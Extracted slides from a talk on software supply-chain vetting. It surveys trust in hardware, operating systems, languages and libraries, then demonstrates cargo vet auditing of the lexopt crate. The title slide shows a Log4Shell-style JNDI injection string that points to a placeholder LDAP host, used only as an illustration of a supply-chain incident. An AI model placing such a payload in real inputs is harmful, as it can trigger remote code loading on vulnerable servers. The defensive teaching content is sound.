





Solving supply chain issues with structured vetting



`${jndi:ldap://example.com/file}`

Jia Tan





Frende
Forsikring



Solving supply chain issues with structured vetting



Solving supply chain issues with structured vetting

- **Trust** is essential



Solving supply chain issues with structured vetting

- **Trust** is essential
- But **faith** is not needed




Solving supply chain issues with structured vetting

- **Trust** is essential
- But **faith** is not needed
- Source code is **spooky**



**Trust is
essential**



MEDIAEVAL MARIONETTES

[From an illustration in a twelfth-century manuscript in the
Strassbourg library]

Hardware

Hardware

- Very complex

Hardware

- Very complex
- Hard to inspect

Hardware

- Very complex
- Hard to inspect
- Societally important vendors

Operating system

Operating system

- Complex

Operating system

- Complex
- Easily inspectable if open source

Operating system

- Complex
- Easily inspectable if open source
- But lots of closed source blobs

Operating system

- Complex
- Easily inspectable if open source
- But lots of closed source blobs
- Societally important vendors

Programming languages

Programming languages

- Mostly complex

Programming languages

- Mostly complex
- FOSS is the norm

Programming languages

- Mostly complex
- FOSS is the norm
- Compilers, tooling, dependencies, all FOSS

Programming languages

- Mostly complex
- FOSS is the norm
- Compilers, tooling, dependencies, all FOSS
- Committees, known BDFLs, open development

Libraries

Libraries

- Some platforms distribute binaries

Libraries

- Some platforms distribute binaries
- Some distribute source code

Libraries

- Some platforms distribute binaries
- Some distribute source code
- Mostly FOSS

Libraries

- Some platforms distribute binaries
- Some distribute source code
- Mostly FOSS
- Mostly solo developers

Documenting our supply chain

Documenting our supply chain

- HW: MNT Station Mini (MNT, Rockchip, etc.)

Documenting our supply chain

- HW: MNT Station Mini (MNT, Rockchip, etc.)
- OS: Fedora Linux (Fedora Project, Red Hat, Linus, etc.)

Documenting our supply chain

- HW: MNT Station Mini (MNT, Rockchip, etc.)
- OS: Fedora Linux (Fedora Project, Red Hat, Linus, etc.)
- PL: Python (PSF, GCC, GNU, etc.)

Documenting our supply chain

- HW: MNT Station Mini (MNT, Rockchip, etc.)
- OS: Fedora Linux (Fedora Project, Red Hat, Linus, etc.)
- PL: Python (PSF, GCC, GNU, etc.)
- Libs: py-headlights (Cameron Computer)



**Faith is not
needed**

Vetting dependencies

Vetting dependencies

- Using what we have - VCS, documentation, ticket systems

Vetting dependencies

- Using what we have - VCS, documentation, ticket systems
- Just actually solving it - cargo vet

```
~/myproject $ cargo init
  Creating binary (application) package
note: see more `Cargo.toml` keys and their definitions at
https://doc.rust-lang.org/cargo/reference/manifest.html
```

```
~/myproject $ cargo vet
ERROR   × You must run 'cargo vet init' (store not found at ~/myproject/supply-chain)

~/myproject $ cargo vet init
  Fetching crate metadata
```

```
fn main() {
    let name = std::env::args().nth(1).unwrap();

    println!("Hello, {name}!");
}
```

```
~/myproject $ cargo run David
  Finished `dev` profile [unoptimized + debuginfo] target(s) in 0.12s
  Running `target/debug/myproject myproject`
Hello, David!
```

```
~/myproject $ cargo add lexopt
Updating crates.io index
Adding lexopt v0.3.1 to dependencies
```

```
fn main() -> Result<(), lexopt::Error> {
    let args = parse_args()?;
    let mut msg = format!("Hello {}", args.name);
    if args.caps {
        msg = msg.to_uppercase();
    }
    for _ in 0..args.shout {
        msg.push_str("!");
    }

    println!("{}", msg);

    Ok(())
}
```

```
struct Args {
    caps: bool,
    shout: usize,
    name: String,
}

fn parse_args() -> Result<Args, lexopt::Error> {
    use lexopt::prelude::*;

    let mut name = None;
    let mut caps = false;
    let mut shout = 0;
    let mut parser = lexopt::Parser::from_env();
    while let Some(arg) = parser.next()? {
        match arg {
            Short('c') | Long("caps") => {
                caps = true;
            }
            Short('s') | Long("shout") => {
                shout = parser.value()?.parse()?;
            }
            Value(val) if name.is_none() => {
                name = Some(val.string()?);
            }
            Long("help") => {
                println!("Usage: hello [-c|--caps] [-s|--shout=NUM] NAME");
                std::process::exit(0);
            }
            _ => return Err(arg.unexpected()),
        }
    }
    Ok(Args {
        caps: caps,
        shout: shout,
        name: name.ok_or("missing argument NAME")?,
    })
}
```

```
~/myproject $ cargo vet
recommended audits for safe-to-deploy:
  Command      Publisher  Used By  Audit Size
  cargo vet inspect lexopt 0.3.1  blyxxyz  myproject 2629 lines

estimated audit backlog: 2629 lines

Use |cargo vet certify| to record the audits.
```

```
~/myproject $ cargo vet inspect lexopt 0.3.1 --mode=local
```

You are about to inspect version 0.3.1 of 'lexopt', likely to certify it for "safe-to-deploy", which means:

This crate will not introduce a serious security vulnerability to production software exposed to untrusted input.

Auditors are not required to perform a full logic review of the entire crate. Rather, they must review enough to fully reason about the behavior of all unsafe blocks and usage of powerful imports. For any reasonable usage of the crate in real-world software, an attacker must not be able to manipulate the runtime behavior of these sections in an exploitable or surprising way.

Ideally, all unsafe code is fully sound, and ambient capabilities (e.g. filesystem access) are hardened against manipulation and consistent with the advertised behavior of the crate. However, some discretion is permitted. In such cases, the nature of the discretion should be recorded in the `notes` field of the audit record.

For crates which generate deployed code (e.g. build dependencies or procedural macros), reasonable usage of the crate should output code which meets the above criteria.

Please read the above criteria and consider them when performing the audit. Other software projects may rely on this audit. Ask for help if you're not sure.

(press ENTER to inspect locally)

Opening nested shell in: "/Users/david/Library/Caches/cargo-vet/src/lexopt-0.3.1"

Use `exit` or Ctrl-D to finish.

david@laptop lexopt-0.3.1 % emacsclient .

```
lexopt-0.3.2/lib.rs

#![
#![ fn main() -> Result<(), lexopt::Error> {
#![     let args = parse_args()?;
#![     let mut message = format!("Hello {}", args.thing);
#![     if args.shout {
#![         message = message.to_uppercase();
#![     }
#![     for _ in 0..args.number {
#![         println!("{}", message);
#![     }
#![     Ok(())
#![ }
#![ ``
#![
#![ Let's walk through this:
#![ - We start parsing with ['Parser::from_env'].
#![ - We call ['parser.next()'] ['Parser::next'] in a loop to get all the arguments until they run out.
#![ - We match on arguments. ['Short'] ['Arg::Short] and ['Long'] ['Arg::Long] indicate an option.
#![ - To get the value that belongs to an option (like '10' in '-n 10') we call ['parser.value()'] ['Parser::value'].
#![ - This returns a standard ['OsString'].
#![ - For convenience, ['use lexopt::prelude::*'] ['prelude] adds a ['.parse()'] ['ValueExt::parse] method, analogous to ['str::parse'].
#![ - Calling 'parser.value()' is how we tell 'Parser' that '-n' takes a value at all.
#![ - 'Value' indicates a free-standing argument.
#![ - 'if thing.is_none()' is a useful pattern for positional arguments. If we already found 'thing' we pass it on to another case.
#![ - It also contains an 'OsString'.
#![ - The ['.string()'] ['ValueExt::string] method decodes it into a plain 'String'.
#![ - If we don't know what to do with an argument we use ['return Err(arg.unexpected())'] ['Arg::unexpected] to turn it into an error message.
#![ - Strings can be promoted to errors for custom error messages.
#![
#![
#![ #[forbid(unsafe_code)]
#![ #[warn(missing_docs, missing_debug_implementations, elided_lifetimes_in_paths)]
#![ #[allow(clippy::should_implement_trait)]
#![
use std::{
    ffi::{OsStr, OsString},
    fmt::Display,
    mem::replace,
    str::{FromStr, Utf8Error},
};

#[cfg(unix)]
use std::os::unix::ffi::{OsStrExt, OsStringExt};
#[cfg(windows)]
use std::os::windows::ffi::{OsStrExt, OsStringExt};

type InnerIter = std::vec::IntoIter<OsString>;

fn make_iter(iter: impl Iterator<Item = OsString>) -> InnerIter {
    iter.collect::<Vec<_>>().into_iter()
}

/// A parser for command line arguments.
#[derive(Debug, Clone)]
pub struct Parser {
    source: InnerIter,
    state: State,
}

lexopt-0.3.2/lib.rs 76:0 2% Rust [eglot:src] - No Issues
```



diff.rs

lexopt

0.3.2



lexopt

0.3.2

Jump to crate...

Filter...

all

changed

Cargo.toml

.cargo_vcs_info.json

CHANGELOG.md

Cargo.lock

Cargo.toml

Cargo.toml.orig

DESIGN.md

LICENSE

README.md

clippy.toml

> examples

> src

```
1 # THIS FILE IS AUTOMATICALLY GENERATED BY CARGO
2 #
3 # When uploading crates to the registry Cargo will automatically
4 # "normalize" Cargo.toml files for maximal compatibility
5 # with all versions of Cargo and also rewrite `path` dependencies
6 # to registry (e.g., crates.io) dependencies.
7 #
8 # If you are reading this file be aware that the original Cargo.toml
9 # will likely look very different (and much more reasonable).
10 # See Cargo.toml.orig for the original contents.
11
12 [package]
13 edition = "2018"
14 name = "lexopt"
15 version = "0.3.2"
16 authors = ["Jan Verbeek <jan.verbeek@posteo.nl>"]
17 build = false
18 exclude = [
19     ".github",
20     ".gitignore",
21 ]
22 autolib = false
23 autobins = false
```

```
~/myproject $ cargo vet certify lexopt 0.3.1
choose criteria to certify for lexopt:0.3.1
  1. safe-to-run
  2. safe-to-deploy

current selection: ["safe-to-deploy"]
(press ENTER to accept the current criteria)
>
Waiting for Emacs...
```

```
# Please read the following criteria and then follow the instructions below:

# === BEGIN CRITERIA "safe-to-deploy" ===
#
# This crate will not introduce a serious security vulnerability to production
# software exposed to untrusted input.
#
# Auditors are not required to perform a full logic review of the entire crate.
# Rather, they must review enough to fully reason about the behavior of all unsafe
# blocks and usage of powerful imports. For any reasonable usage of the crate in
# real-world software, an attacker must not be able to manipulate the runtime
# behavior of these sections in an exploitable or surprising way.
#
# Ideally, all unsafe code is fully sound, and ambient capabilities (e.g.
# filesystem access) are hardened against manipulation and consistent with the
# advertised behavior of the crate. However, some discretion is permitted. In such
# cases, the nature of the discretion should be recorded in the `notes` field of
# the audit record.
#
# For crates which generate deployed code (e.g. build dependencies or procedural
# macros), reasonable usage of the crate should output code which meets the above
# criteria.
#
# === END CRITERIA ===
#
# Uncomment the following statement:

# I, David Mellum, certify that I have audited version 0.3.1 of lexopt in accordance with the above criteria.

# Add any notes about your audit below this line:
```

```
~/myproject
Cargo.toml
Cargo.lock
src/
  main.rs
supply-chain/
  audits.toml
  config.toml
  imports.lock
```

```
# audits.toml

[[audits.lexopt]]
who = "David Mellum <david@edmellum.com>"
criteria = "safe-to-deploy"
version = "0.3.1"
notes = "Full review. No unsafe. Clear concise simple code."

[[trusted.aho-corasick]]
criteria = "safe-to-deploy"
user-id = 189 # Andrew Gallant (BurntSushi)
start = "2019-03-28"
end = "2027-07-07"
notes = "Trusted by Mozilla. Core lib team member."
```

```
# config.toml

[imports.bytecode-alliance]
url = ""
https://raw.githubusercontent.com/bytecodealliance\
/wasmtime/main/supply-chain/audits.toml
""
```

```
# imports.lock

[[audits.mozilla.audits.fnv]]
who = "Bobby Holley <bobbyholley@gmail.com>"
criteria = "safe-to-deploy"
version = "1.0.7"
notes = "Simple hasher implementation with no unsafe code."
aggregated-from = ""
https://raw.githubusercontent.com/mozilla-firefox\
/firefox/main/supply-chain/audits.toml
""
```

```
~/myproject $ cargo vet
Vetting Succeeded (1 fully audited)
```

```
~/myproject $ sed -i '' -e 's/0.3.1/0.3.2/g' Cargo.toml
~/myproject $ cargo build
Updating crates.io index
  Updating lexopt v0.3.1 -> v0.3.2
Compiling lexopt v0.3.2
Compiling myproject v0.1.0 (~/myproject)
Finished `dev` profile [unoptimized + debuginfo] target(s) in 0.21s
```

```
~/myproject $ cargo vet
Vetting Failed!

1 unvetted dependencies:
  lexopt:0.3.2 missing ["safe-to-deploy"]

recommended audits for safe-to-deploy:
  Command          Publisher Used By  Audit Size
  cargo vet diff lexopt 0.3.1 0.3.2 blyxxyz  myproject      84 files changed, 312 insertions(+), 33 deletions(-)

estimated audit backlog: 345 lines

Use |cargo vet certify| to record the audits.
```

Trust indicators

Trust indicators

- Implicit use

Trust indicators

- Implicit use
 - Official tooling

Trust indicators

- Implicit use
 - Official tooling
 - Essential components

